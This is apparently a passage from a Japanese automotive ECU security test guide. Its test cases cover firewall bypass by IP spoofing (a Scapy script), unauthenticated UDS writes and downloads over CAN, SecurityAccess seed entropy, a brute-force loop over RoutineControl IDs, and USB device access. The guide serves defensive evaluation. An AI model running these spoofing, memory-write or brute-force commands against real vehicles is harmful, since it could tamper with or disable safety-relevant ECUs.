装置	• Kali Linux をインストールしたテスト用 PC • 評価対象 ECU がサポートするインタフェースとの接続用機器 4.3 の各インタフェースの「必要な機材」を参照し、評価対象 ECU と IP 通信を行うためのインタフェースに係る機器を準備する。
手順	1. 準備

4.3 の各インタフェースの「事前準備」を参照して準備を行う。

次のコマンドを使用してパケット操作プログラムをインストールする。

```
$ sudo apt python3 wireshark
$ pip3 install scapy
```

Kali Linux で初めて Wireshark を起動する場合は以下のコマンドを事前に実行する。

最初の dpkg-reconfigure コマンドでは root ユーザ以外にパケットキャプチャの権限を付与するかという問いになるため「Yes」で回答する。

<USERNAME> テスト用 PC の Kali Linux のユーザ名。

```
$ sudo dpkg-reconfigure wireshark-common
$ sudo usermod -a -G wireshark <USERNAME>
```

2. なりすましパケット送信のための Python スクリプト作成

ACL のバイパスをチェックするために、送信したいパケットを Python スクリプトで記載し、送信する必要がある。Python スクリプトを編集し、*<SOURCE_IP>* に ACL が通過を許可する IP アドレスもしくは評価対象 ECU の IP アドレスと同一サブネットの IP アドレスを記載し、送信元 IP をなりすましたパケットを作成する。（以下の例ではファイル名を「ip_spoofing.py」として保存したものとする）

※以下の Python スクリプトは、ICMP パケット(Echo Request、Seq No:5555)の送信元 IP アドレスをなりすまして送信する例となる。

```
from scapy.all import *

def create_IP_packet():

    source_IP_addr = '<SOURCE_IP>'
    destination_IP_addr = '<DESTINATION_IP>'

    #ethernet = Ether()
    IP_packet                                          =
IP(src=source_IP_addr ,dst=destination_IP_addr)
    ICMP_packet = ICMP(type=8,seq=5555)
    #UDP_packet = UDP(sport=self.host,dport=<PORT>)
    packet = IP_packet/ICMP_packet
    #packet = IP_packet/UDP_packet
    return packet

packet = create_IP_packet()
send(packet, count=4)
```

3. なりすましパケットの送信

*<SOURCE_IP>*をなりすましたパケットの送信

以下のコマンドを実行し、送信元 IP をなりすましたパケットを送信する。

		`$ python3 ip_spoofing.py` ※パケットの送信中に Wireshark を利用してネットワーク通信を見て、送信元 IP のなりすましが正しく行われているか確認する。 宛先ネットワークにて、送信元 IP をなりすましたパケットを受信していないことを確認する。	
判定基準		送信元 IP をなりすましたパケットが、ACL をバイパスして宛先ネットワークへの通信が行えないこと。	
ECU の攻撃に悪用されうる通信 IF		ファイアウォールを利用する全インタフェース	
セキュリティ機能		ファイアウォール	
CWE Category		CWE-1211: Authentication Errors CWE-417: Communication Channel Errors	
CWE		CWE-290: Authentication Bypass by Spoofing CWE-940: Improper Verification of Source of a Communication Channel	
CAPEC		—	
AP 値		6～10	AP 値は機会に応じて異なる。 • 機会が「不必要/無制限」のインタフェースの場合、AP 値は「6」 • 機会が「容易」のインタフェースの場合、AP 値は「7」 • 機会が「中」のインタフェースの場合、AP 値は「10」
	所要時間	0	テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」となる。
	専門知識	6	このテストを実施するためには、セキュリティ専門知識が必要となるため、「エキスパート」となり、値は「6」となる。
	評価対象に対する知識	0	FW や ACL、IP パケットの仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。
	機会	0～4	ECU の攻撃に悪用されうる通信 IF によって値が異なる。Appendix.1.1 を参照し、インタフェースに該当する機会の値を算出すること。 • 機会が「不必要/無制限」のインタフェース場合、値は「0」。 • 機会が「容易」のインタフェースの場合、値は「1」。 • 機会が「中」のインタフェースの場合、値は「4」。
	機器	0	攻撃者は攻撃に必要なツールをインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」となる。
参考情報		—	

4.2.6.6. APP-006:UDS サービスを利用して ECU のプログラムやデータを改変する攻撃

ID	APP-006
テストケース名称	UDS サービスを利用して ECU のプログラムやデータを改変する攻撃
目的	ECU データを変更するために利用できる UDS サービスが、UDS セキュリティアクセスによる認証なしに実行できるかどうかを確認する。
前提条件	評価対象 ECU に UDS WriteDataByIdenitfier 等の ECU データ変更に利用できるサービスが実装されていること。
入力情報	*<CLIENT_ID>* UDS クライアントが送信する CAN ID。 *<SERVER_ID>* UDS サーバが送信する CAN ID。 ※　上記の CAN ID は、実行するコマンドにより 16 進数であることを明示する接頭詞”0x”が付ける場合と付けない場合がある。 評価対象 ECU で利用可能な WriteDataByIdentifier サービスのデータ識別子(DID)のリスト 評価対象 ECU で利用可能な WriteMemoryByAddress サービスのアドレスとデータレコードのリスト 評価対象 ECU で利用可能な RequestDownload サービスのアドレスとデータレコードのリスト
環境	UDS の各種サービスが稼働している ECU へ接続可能な環境
装置	• Kali Linux をインストールしたテスト用 PC • Linux の SocketCAN をサポートした USB CAN デバイス 例：https://www.kvaser.com/product/kvaser-usbcan-pro-2xhs/ https://www.gailogic.co.jp/ae/can_pcif/pcan_usb_fd
手順	1.　準備 4.3.2 を参照し、CAN テストデバイスを搭載したテスト用 PC をセットアップする。 2.　CAN バストラフィックのダンプ 次のコマンドを実行して CAN バストラフィックのダンプを取得する。取得したファイルを証拠として保存する。 `$ candump -l <can0>` ※　candump については、上記コマンドの実行によりダンプファイル candump-XXXX-XX-XX_XXXXXX.log が作成される。 3.　UDS サービススキャンの実行 別の端末セッションを起動し、Caring Caribou コマンドを実行して UDS サーバ

に対するサービススキャンを開始する。
*<CLIENT_ID>*は UDS クライアントが送信する CAN ID。
*<SERVER_ID>*は UDS サーバが送信する CAN ID。
※　以下のコマンドの*<CLIENT_ID>*および*<SERVER_ID>*には接頭詞"0x"を**付けた**値を指定する。
UDS サーバからの応答待機のタイムアウトを設定する*<timeout>*パラメータ(-t)は調整が必要な場合がある。評価対象 ECU の仕様上、サービス要求受信から応答送信まで 0.2 秒以上を要する場合は、ECU の仕様に合わせてこの値を増加させる。

```
$ ./cc.py -i <can0> uds services -t 0.2 <CLIENT_ID>
<SERVER_ID>
```

4.　TesterPresent の送信
別の端末セッションを起動し、Caring Caribou コマンドを実行して UDS サーバに"Tester Present"の SID を定期的に送信する。
*<CLIENT_ID>*は UDS クライアントが送信する CAN ID。
※　以下のコマンドの*<CLIENT_ID>*には接頭詞"0x"を**付けた**値を指定する。
*<delay>*は"Tester Present"の送信間隔で、指定した秒数ごとにリクエストを送信する。デフォルト値は 0.5 で、この値は評価対象 ECU のセッションタイムアウト時間未満となるように調整必要な場合がある。

```
$ ./cc.py -i <can0> uds testerpresent -d <delay>
<CLIENT_ID>
```

5.　WriteDataByIdentifier サービスの試行
認証なしで"WriteDataByIdentifier"(0x2E) サービスを使用して、使用可能なすべてのデータ識別子(DID)に格納されているデータを変更する。
別の端末セッションを起動し、次のコマンドを使用して ECU を対応する診断セッションに切り替える。
*<CLIENT_ID>*は UDS クライアントが送信する CAN ID。
※　以下のコマンドの*<CLIENT_ID>*には接頭詞"0x"を**付けない**値を指定する。

```
$ cansend <can0> "<CLIENT_ID>#0210030000000000"
```

上記の例では、DiagnosticSessionControl サービス(0x10)を使用して、extendedDiagnosticSession(0x03)にセッションを切り替えている。
評価対象 ECU で利用可能なすべての診断セッション(例えば、ProgrammingSession)について以後の手順を実施する。

次に、DID にデータを書き込むには、次のコマンドを実行する。 送信データは評価対象 ECU で利用可能な DID に応じて変更する。

```
$ cansend <can0> "<CLIENT_ID>#072E000102030405"
```

上記の例では、DID：0x0001 にデータレコード：[0x02 0x03 0x04 0x05]の書き込みを行う。

6. WriteDataByIdentifier サービス要求に対する応答の確認

次のコマンドを実行し、取得したダンプファイルの中から”WriteDataByIdentifier”に対する応答を調べる。

応答は、否定応答コード(NRC)が 0x33 (SecurityAccessDenied)である否定応答(SID=0x7F)となることが期待される。肯定応答が返された場合は脆弱である可能性がある。

*<CLIENT_ID>*は UDS クライアントが送信する CAN ID。

*<SERVER_ID>*は UDS サーバが送信する CAN ID。

*<logfile>*は手順 2 により取得した CAN トラフィックのダンプファイル。

※ 以下のコマンドの*<CLIENT_ID>*および*<SERVER_ID>*には接頭詞”0x”を**付けない**値を指定する。

```
$ cat <logfile> | grep "<SERVER_ID>#¥|<CLIENT_ID>#"
```

サポートされているサービスの一覧に WriteMemoryByAddress または RequestDownload が含まれている場合は、WriteMemoryByAddress については手順 7 および 8 を、RequestDownload については手順 9 および 10 を実施する。これらのサービスへのアクセスが制限されていない場合、セキュリティ上のリスクが生じる可能性がある。これらのサービスが認証後にのみ利用可能であること、または実装されていないことを確認するために、これらのサービスを手動で呼び出す。

7. WriteMemoryByAddress サービスの試行

手順 6 と同様に、評価対象 ECU で利用可能なすべての診断セッションについて以下の手順を実施する。

次のコマンドを実行して WriteMemoryByAddress（0x3D）サービスを認証なしで使用できるかどうかを確認する。

*<CLIENT_ID>*は UDS クライアントが送信する CAN ID。

※ 以下のコマンドの*<CLIENT_ID>*には接頭詞”0x”を**付けない**値を指定する。

```
$ cansend <can0> "<CLIENT_ID>#073D12000002FFFF"
```

上記のコマンドは、特定の ECU に合わせて調整する必要があるが、サービスが UDS サーバによって実装されているかどうかを識別するために使用できる。

8. WriteMemoryByAddress サービス要求に対する応答の解析

次のコマンドを実行し、取得したダンプファイルから UDS サーバと UDS クライ

アントに関連するトラフィックを抽出する。
*<CLIENT_ID>*は UDS クライアントが送信する CAN ID。
*<SERVER_ID>*は UDS サーバが送信する CAN ID。
*<logfile>*は手順 2 により取得した CAN トラフィックのダンプファイル。
※　以下のコマンドの*<CLIENT_ID>*および*<SERVER_ID>*には接頭詞"0x"を**付けない**値を指定する。

```
$ cat <logfile> | grep "<SERVER_ID>#¥|<CLIENT_ID>#"
```

上記のコマンドによって抽出されるログの例を以下に示す。

```
(1633464155.642334) can0 <CLIENT_ID>#07340013400000FF
(1633464155.642394) can0 <SERVER_ID>#037F341100000000
```

上記の例では、メモリアドレス 0x0000 への書き込みを要求している。サービス(0x3D)がサポートされていない(0x11（serviceNotSupported))ことを示す否定応答（0x7F)が受信されている。 ただし、肯定応答を受信した場合、または他の否定応答コードを受信した場合、または応答がまったくなかった場合（たとえば、無効なメモリ範囲への書き込みが原因で ECU が突然再起動した場合）は、サービスが準拠しない方法で実装されているため、脆弱である可能性がある。
また、セキュリティアクセスが成功した後にのみサービスが利用できる可能性があり、この場合の否定応答コードは 0x33 (securityAccessDenied）になる。この場合は、評価対象 ECU で利用可能な WriteMemoryByAddress サービスのアドレスとデータレコードを参照して、手順 7 で送信するアドレスとデータレコードを変更して同様の手順を実施し、必要なメモリ範囲に対してのみ書き込みが有効になっているかどうかを確認する。

9.　RequestDownload サービスの試行
手順 6 と同様に、評価対象 ECU で利用可能なすべての診断セッションについて以下の手順を実施する。
次のコマンドを実行して、RequestDownload (0x34）サービスを認証なしで使用できるかどうかを確認する。
*<CLIENT_ID>*は UDS クライアントが送信する CAN ID。
※　以下のコマンドの*<CLIENT_ID>*には接頭詞"0x"を**付けない**値を指定する。

```
$ cansend <can0> "<CLIENT_ID>#07340013400000FF"
```

上記のコマンドは、特定の ECU に合わせて調整する必要があるが、このサービスが UDS サーバによって実装されているかどうかを識別するために使用できる。

10. RequestDownload サービス要求に対する応答の解析
次のコマンドを実行し､取得したダンプファイルから UDS サーバと UDS クライアントに関連するトラフィックを抽出する。

		<*CLIENT_ID*>は UDS クライアントが送信する CAN ID。 <*SERVER_ID*>は UDS サーバが送信する CAN ID。 <*logfile*>は手順 2 により取得した CAN トラフィックのダンプファイル。 ※　以下のコマンドの<*CLIENT_ID*>および<*SERVER_ID*>には接頭詞"0x"を**付けない**値を指定する。 `$ cat <logfile> | grep "<SERVER_ID>#¥|<CLIENT_ID>#"` 上記のコマンドによって抽出されるログの例を以下に示す。 `(1633464155.642334) can0 <CLIENT_ID>#07340013400000FF` `(1633464155.642394) can0 <SERVER_ID>#037F341100000000` 上記の例では、メモリアドレス 0x400000 へのダウンロードを要求している。サービス(0x34)がサポートされていない(0x11 (serviceNotSupported))ことを示す否定応答(0x7F)が受信されている。 ただし、肯定応答またはその他の否定応答コードが返された場合は、サービスが実装されており、脆弱である可能性がある。また、セキュリティアクセスが成功した後にのみサービスが利用できる可能性があり、この場合の否定応答コードは 0x33 (securityAccessDenied) になる。この場合は、評価対象 ECU で利用可能な RequestDownload サービスのアドレスとデータレコードを参照して、手順 9 で送信するアドレスとデータレコードを変更して同様の手順を実施し、必要なメモリ範囲に対してのみ書き込みが有効になっているかどうかを確認する。
判定基準		認証無しで評価対象 ECU にプログラムやデータの書き込みができないこと。 また、書き込み要求送信後に評価対象 ECU の動作停止や意図しない再起動が発生しないこと。	
ECU の攻撃に悪用されうる通信 IF		CAN	
セキュリティ機能		ツール認証	
CWE Category		CWE-1211: Authentication Error	
CWE		CWE-306: Missing Authentication for Critical Function	
CAPEC		-	
AP 値		10	AP 値は「10」となる。
	所要時間	0	テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」。
	専門知識	6	このテストを実施するためには、セキュリティ関連ツールを利用するため、「エキスパート」となり、値は「6」。
	評価対象に対する知識	0	CAN および UDS の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。

	機会	4	物理的に CAN に接続する必要なため、機会は「中」となり、値は「4」。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」。
参考情報		https://github.com/CaringCaribou/caringcaribou	

4.2.6.7. APP-007:UDS セキュリティアクセスサービスのエントロピー不足を利用した攻撃

ID	APP-007
テストケース名称	UDS セキュリティアクセスサービスのエントロピー不足を利用した攻撃
目的	UDS セキュリティアクセスサービスがアクセス時に生成するシード値のエントロピーが不足しており、ブルートフォース攻撃やリプレイ攻撃に対して脆弱であるかどうかをテストする。
前提条件	評価対象 ECU が UDS セキュリティアクセスサービス機能を有していること。
入力情報	*<CLIENT_ID>* UDS クライアントが送信する CAN ID。 *<SERVER_ID>* UDS サーバが送信する CAN ID。 ※ 上記の CAN ID は、実行するコマンドにより 16 進数であることを明示する接頭詞”0x”を付ける場合と付けない場合がある。
環境	評価対象 ECU がテスト用 PC と UDS セキュリティアクセスサービスを介して通信できる環境。
装置	• Kali Linux をインストールしたテスト用 PC • 評価対象 ECU と通信するためのインタフェース 4.3.2 の「必要な機器」を参照し、CAN に接続するために必要な機器を準備する。
手順	1. 準備 4.3.2 の「事前準備」を参照して準備を行う。 準備が完了したら、テスト用 PC を、インタフェースを介して CAN に接続し、次のコマンドを実行して CAN インタフェースが表示されることを確認する。 `$ ip link show` 2. CAN バストラフィックのダンプ 次のコマンドを実行して CAN バストラフィックのダンプを取得する。 *<can0>*テスト用 PC の CAN インタフェース名。 `$ candump -l <can0>` ※ candump については、上記コマンドの実行によりダンプファイル candump-XXXX-XX-XX_XXXXXX.log が作成される。 また、デコードされたトラフィックのダンプも取得するため、別の端末セッションを起動し、次のコマンドを実行する。

※　以下のコマンドの*<CLIENT_ID>*及び*<SERVER_ID>*には接頭詞"0x"を**付けた**値を指定する。

```
$ isotpdump -s <CLIENT_ID> -d <SERVER_ID> <can0> > seed_requests
```

3.　セキュリティシードの要求

別の端末セッションを起動し、以下の Caring Caribou コマンドを実行して UDS サーバに"Tester Present"の SID を送信する。

※　以下のコマンドの*<CLIENT_ID>*及び*<SERVER_ID>*には接頭詞"0x"を**付けた**値を指定する。

```
$ ./cc.py -i <can0> uds testerpresent <CLIENT_ID>
```

また、別の端末セッションを起動し、次のコマンドを実行して UDS サーバに"Security Access"の SID を送信する。

```
$ ./cc.py -i <can0> uds security_seed 0x2 0x1 <CLIENT_ID> <SERVER_ID> -d0.5
```

※　Seed 応答受信後に、次の Seed 要求を送信するように、シード要求のインターバルを示す delay パラメータ(-d)は、調整が必要な場合がある。

上記コマンド(ダンプ、シード要求)を 24 時間実行した後、4 つのプロセスをすべて停止する。

※　シード値が十分なエントロピーを持たない場合は、シード値の重複は数分ごとに起こることが予想される。24 時間衝突が全く起こらない場合は、適切な強度を持ったシード値が生成されていると考えられる。

4.　セキュリティシードの強度の確認

次のコマンドを実行し、isotpdump で取得したダンプファイルからシード要求の結果に関連したデータのみを抽出し整形する。

※　以下のコマンドの*<SERVER_ID>*には接頭詞"0x"を**付けない**値を指定する。

```
$ cat seed_requests | grep <SERVER_ID> | sed -n -e 's/^.*data: 67 01 //p' | sort | uniq -d > seed_request_uniq
```

シードが重複した場合、seed_request_uniq に要求結果が出力される。シードが重複している場合は、シードの長さが十分でないか、生成アルゴリズムが弱いため、リプレイ攻撃に対する十分な保護が提供されないと考えられる。

5.　乱数発生器の実装の確認

次のコマンドを実行し、その後「4.セキュリティシードの強度の確認」と同様のコマンドを実行する。

※　以下のコマンドの*<CLIENT_ID>*及び*<SERVER_ID>*には接頭詞"0x"を**付けた**値を指定する。

```
$ ./cc.py -i <can0> uds security_seed 0x2 0x1 <CLIENT_ID> <SERVER_ID> -d0.5 -r 1
```

作成された出力ファイル(seed_request_uniq)には重複したシードが返された場合のみ出力される。シードが重複している場合は、乱数発生器の実装が正しく初

<table>
<tr><td colspan="2"></td><td colspan="2">期化されず、確率分布が認証中に使用されるのに十分でないと考えられる。
6.　セキュリティアクセスチェックの有効性の確認
次のコマンドを実行し、無効なキーをセキュリティアクセスサービスに送信する。
※　以下のコマンドの<CLIENT_ID>には接頭詞”0x”を付けない値を指定する。
※　2 番目のコマンドは、1 番目のコマンドに対して ECU からの応答受信後に送信する必要がある。
$ cansend <can0> "<CLIENT_ID>#0227010000000000"
$ cansend <can0> "<CLIENT_ID>#0727020000000000"
2 番目のコマンドの結果、否定応答コード(invalidKey(0x35))以外のレスポンスが返ってこないことを確認する。
(1633438281.314320)<can0>
<SERVER_ID_2>#037F273500000000</td></tr>
<tr><td colspan="2">判定基準</td><td colspan="2">手順 4.のセキュリティシードの強度の確認及び手順 5.の乱数発生器の実装の確認では、重複が検出されないこと。手順 6.セキュリティアクセスチェックの有効性の確認では、否定応答コード以外のレスポンスが返ってこないこと。</td></tr>
<tr><td colspan="2">ECU の攻撃に悪用されうる通信 IF</td><td colspan="2">ツール認証機能を利用する全インタフェース</td></tr>
<tr><td colspan="2">セキュリティ機能</td><td colspan="2">ツール認証</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-310:Cryptographic Issues</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-331:Insufficient Entoropy</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">CAPEC-59:Session Credential Falsification through Prediction</td></tr>
<tr><td rowspan="5">AP 値</td><td></td><td>7～11</td><td>AP 値は機会に応じて異なる。
• 機会が「不必要/無制限」のインタフェースの場合、AP 値は「7」
• 機会が「容易」のインタフェースの場合、AP 値は「8」
• 機会が「中」のインタフェースの場合、AP 値は「11」</td></tr>
<tr><td>所要時間</td><td>1</td><td>テスト実施のためのコマンド実行はブルートフォースだが、24 時間×2 回＋αの時間で終了すると考えられるため、経過時間は「≤1 週間」となり、値は「1」。</td></tr>
<tr><td>専門知識</td><td>6</td><td>このテストを実施するためには、セキュリティ関連ツールを利用するため、「エキスパート」となり、値は「6」。</td></tr>
<tr><td>評価対象に対する知識</td><td>0</td><td>各インタフェースの仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対するアイテムまたはコンポーネントの知識は、「公開情報」となり、値は「0」。</td></tr>
<tr><td>機会</td><td>0～4</td><td>ECU の攻撃に悪用されうる通信 IF によって値が異なる。Appendix.1.1 を参照し、インタフェースに該当する機会の値を算出</td></tr>
</table>

			すること。 • 機会が「不必要/無制限」のインタフェース場合、値は「0」。 • 機会が「容易」のインタフェースの場合、値は「1」。 • 機会が「中」のインタフェースの場合、値は「4」。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」。
参考情報		https://github.com/CaringCaribou/caringcaribou	

4.2.6.8. APP-008:認証で保護されない UDS 診断ルーチンの実行

ID	APP-008
テストケース名称	認証で保護されない UDS 診断ルーチンの実行
目的	UDS RoutineControl サービスで利用可能なルーチンの実行が認証によって保護されているかどうかを確認する。
前提条件	評価対象 ECU で UDS Routine Control サービスが稼働していること。
入力情報	*<CLIENT_ID>* UDS クライアントが送信する CAN ID。 *<SERVER_ID>* UDS サーバが送信する CAN ID。 ※ 上記の CAN ID は、実行するコマンドにより 16 進数であることを明示する接頭詞”0x”を付ける場合と付けない場合がある。 ルーチンリストを含む UDS サービスの文書
環境	UDS の RoutineControl サービスが稼働している ECU へ接続可能な環境
装置	• Kali Linux をインストールしたテスト用 PC • Linux の SocketCAN をサポートした USB CAN デバイス 例：https://www.kvaser.com/product/kvaser-usbcan-pro-2xhs/ https://www.gailogic.co.jp/ae/can_pcif/pcan_usb_fd
手順	1. 準備 4.3.2 を参照し、CAN テストデバイスを搭載したテスト用 PC をセットアップする。 2. CAN バストラフィックのダンプ 次のコマンドを実行して CAN バストラフィックのダンプを取得する。取得したファイルを証拠として保存する。 `$ candump -l <can0>` ※ candump については、上記コマンドの実行によりダンプファイル candump-XXXX-XX-XX_XXXXXX.log が作成される。

3. TesterPresent の送信

別の端末セッションを起動し、Caring Caribou コマンドを実行して ECU (UDS サーバ)に"Tester Present"の SID を定期的に送信する。

*<CLIENT_ID>*は UDS クライアントが送信する CAN ID。

*<delay>*は"Tester Present"の送信間隔で、指定した秒数ごとにリクエストを送信する。デフォルト値は 0.5 で、この値は評価対象 ECU のセッションタイムアウト時間未満となるように調整が必要な場合がある。

※ 以下のコマンドの*<CLIENT_ID>*には接頭詞"0x"を**付けた**値を指定する。

```
$ ./cc.py -i <can0> uds testerpresent -d <delay> <CLIENT_ID>
```

4. RoutineControl サービスの試行

認証なしで RoutineControl (0x31) サービスを使用して、すべてのルーチンを順次試行する。

別の端末セッションを起動し、次のコマンドを使用して ECU を対応する診断セッションに切り替える。

*<CLIENT_ID>*は UDS クライアントが送信する CAN ID。

※ 以下のコマンドの*<CLIENT_ID>*には接頭詞"0x"を**付けない**値を指定する。

```
$ cansend <can0> "<CLIENT_ID>#021003000000000"
```

上記の例では、DiagnosticSessionControl サービス(0x10)を使用して、extendedDiagnosticSession(0x03)にセッションを切り替えている。

評価対象 ECU で利用可能なすべての診断セッション(例えば、ProgrammingSession)について以下の手順を実施する。

次に、ルーチン ID (routineIdentifier)を 0 から 65535 の範囲で変化させながら、RoutineControl サービス要求を ECU に順次送信する。

```
$ for i in {0..65535}; do echo $i; RI=`printf '%04X' $i`; cansend <can0> "<CLIENT_ID>#043101${RI}000000"; sleep 0.2; done
```

※ ECU からの応答を待機するためのスリープ時間は実際のテスト環境に応じて変更が必要な場合がある。上記の例では 0.2 秒(sleep 0.2)としている。評価対象 ECU の仕様上、サービス要求受信から応答送信まで 0.2 秒以上を要する場合は、ECU の仕様に合わせてこの値を増加させる。

routineControlOptionRecord が必須のルーチンがある。 この場合は、否定応答コード 0x31(requestOutOfRange)を含む否定応答が返される。 該当するルーチンに対しては routineControlOptionRecord が含まれるようにコマンドを変更する。

		5. RoutineControl サービス要求に対する応答の解析 次のコマンドを実行し、手順 2 で取得したダンプファイルから UDS サーバと UDS クライアントに関連するトラフィックを抽出する。 *<CLIENT_ID>*は UDS クライアントが送信する CAN ID。 *<SERVER_ID>*は UDS サーバが送信する CAN ID。 *<logfile>*は手順 3 により取得した CAN トラフィックのダンプファイル。 ※ 以下のコマンドの*<CLIENT_ID>*および*<SERVER_ID>*には接頭詞"0x"を**付けない**値を指定する。 `$ cat <logfile> | grep "<SERVER_ID>#¥|<CLIENT_ID>#"` 上記で抽出したログから肯定応答コード(0x71)を検索し、該当する応答を手動で確認する。 認証なしで正常に開始されたルーチン ID を記録し、ルーチンリストを含む UDS サービスの文書を参照してルーチンの実行条件と結果を比較する。
判定基準		認証無しで実行可能なルーチンが意図通りであること。	
ECU の攻撃に悪用されうる通信 IF		CAN	
セキュリティ機能		ツール認証	
CWE Category		CWE-1211: Authentication Errors	
CWE		CWE-306: Missing Authentication for Critical Function	
CAPEC		-	
AP 値		10	AP 値は「10」となる。
	所要時間	0	テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」。
	専門知識	6	このテストを実施するためには、セキュリティ関連ツールを利用するため、「エキスパート」となり、値は「6」。
	評価対象に対する知識	0	CAN および UDS の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。
	機会	4	物理的に CAN に接続する必要なため、攻撃の機会は「中」となり、値は「4」。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」。
参考情報		https://github.com/CaringCaribou/caringcaribou	

4.2.6.9. APP-009:不十分な USB デバイス制御による脆弱性を利用した攻撃

ID	APP-009

テストケース名称	不十分な USB デバイス制御による脆弱性を利用した攻撃
目的	攻撃者の用意した USB キーボードやマウス、有線 LAN を評価対象 ECU に接続し、USB デバイスや有線 LAN の接続制限がされていない脆弱性を利用し、意図せず動作しないことを確認する。
前提条件	当該 ECU が USB 接続ポートを有していること。
入力情報	ー
環境	評価対象 ECU が動作している状況
装置	• Kali Linux をインストールしたテスト用 PC • USB 接続の Wi-Fi アダプタ • DHCP 機能を有する Wi-Fi ルータ（有線 LAN ポート付き） • USB キーボード • USB マウス（3 ボタン） • USB 有線 LAN
手順	1. USB デバイスの接続 評価対象 ECU の USB ポートに USB デバイスを挿入する。 2. 操作可否の確認（USB キーボードの場合） キーボードのメディアコントロールボタン（ボリュームアップ、ダウン、画面の輝度調整等）を押下し、評価対象 ECU が反応しないか確認する。 また、以下のキーコンビネーションを入力し、意図しない動作をしないか確認する。 ファンクションキー (F 1~F 12) Ctrl+Alt+Del キー Ctrl+Shift+Esc キー Ctrl+A キー Ctrl+Esc キー Alt+Tab キー Alt+Shift+Tab キー Alt+スペースキー Alt+Enter キー Alt+F 4 キー Win+C Win+G Win+L Win+P Win+Y 上記のリストは、いくつかの組み合わせの一例である。これらの一部は、制限された環境から抜け出し、ファイルや ECU の他の部分にアクセスできる場合がある。 3. 操作可否の確認（USB マウスの場合） マウスポインタが表示されないか確認する。 左クリック、右クリック、中ボタンクリックを試し、コンテキストメニューなど

<table>
<tr><td colspan="2"></td><td colspan="2">が表示できないか確認する。
4.　操作可否の確認（USB 有線 LAN の場合）
Wi-Fi ルータの DHCP 機能を有効にする。
テスト用 PC を Wi-Fi ルータに接続する。(同一 SSID 内のデバイス間通信制限がある場合は解除しておく）
ECU に USB 経由で接続した有線 LAN を Wi-Fi ルータの有線 LAN ポートに接続する。
テスト用 PC から以下のコマンドを実行し、ECU に IP アドレスが割り当てられているか確認する。
以下は 192.168.0.x/24 の IP アドレスが DHCP から割り当てられており、192.168.0.1～254 の IP アドレスに ping スキャンを実施する例である。
<code>$ sudo nmap -sn 192.168.0.1-254</code>
テスト用 PC、Wi-Fi ルータ以外に IP アドレスが表示された場合、USB 有線 LAN が機能しており、攻撃に利用できる可能性がある。</td></tr>
<tr><td colspan="2">判定基準</td><td colspan="2">USB キーボードやマウス、有線 LAN を接続しても動作しないこと。</td></tr>
<tr><td colspan="2">ECU の攻撃に悪用されうる通信 IF</td><td colspan="2">USB</td></tr>
<tr><td colspan="2">セキュリティ機能</td><td colspan="2">アクセス分離</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-1198: Privilege Separation and Access Control Issues</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-1299: Missing Protection Mechanism for Alternate Hardware Interface</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">CAPEC-180: Exploiting Incorrectly Configured Access Control Security Levels</td></tr>
<tr><td rowspan="5">AP 値</td><td></td><td>4</td><td>AP 値は「4」となる。</td></tr>
<tr><td>所要時間</td><td>0</td><td>テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」となる。</td></tr>
<tr><td>専門知識</td><td>0</td><td>このテストを実施するためには、特段の知識は不要であり「しろうと」となり、値は「0」となる。</td></tr>
<tr><td>評価対象に対する知識</td><td>0</td><td>USB の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。</td></tr>
<tr><td>機会</td><td>4</td><td>車両への物理的アクセスが必要なことから、機会は「中」となり、値は「4」となる。</td></tr>
<tr><td></td><td>機器</td><td>0</td><td>攻撃者は攻撃に必要なツール（Kali Linux、USB デバイス）をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」となる。</td></tr>
<tr><td colspan="2">参考情報</td><td colspan="2">－</td></tr>
</table>

4.2.6.10. APP-010: UDS サービスにおける機密情報の取得確認

ID	APP-010
テストケース名称	UDS サービスにおける機密情報の取得確認
目的	評価対象 ECU から UDS サービスを通して、機密データを取得できるかどうかを確認する。
前提条件	評価対象 ECU で UDS サービスが稼働していること。
入力情報	*<CLIENT_ID>* UDS クライアントの CAN ID *<SERVER_ID>*UDS サーバの CAN ID 評価対象 ECU で利用可能な UDS のデータ ID（DID）リスト
環境	UDS サービスが稼働している評価対象 ECU へ接続可能な環境
装置	• Kali Linux をインストールしたテスト用 PC • Linux の SocketCAN をサポートした USB CAN デバイス 例：https://www.kvaser.com/product/kvaser-usbcan-pro-2xhs/ https://www.gailogic.co.jp/ae/can_pcif/pcan_usb_fd
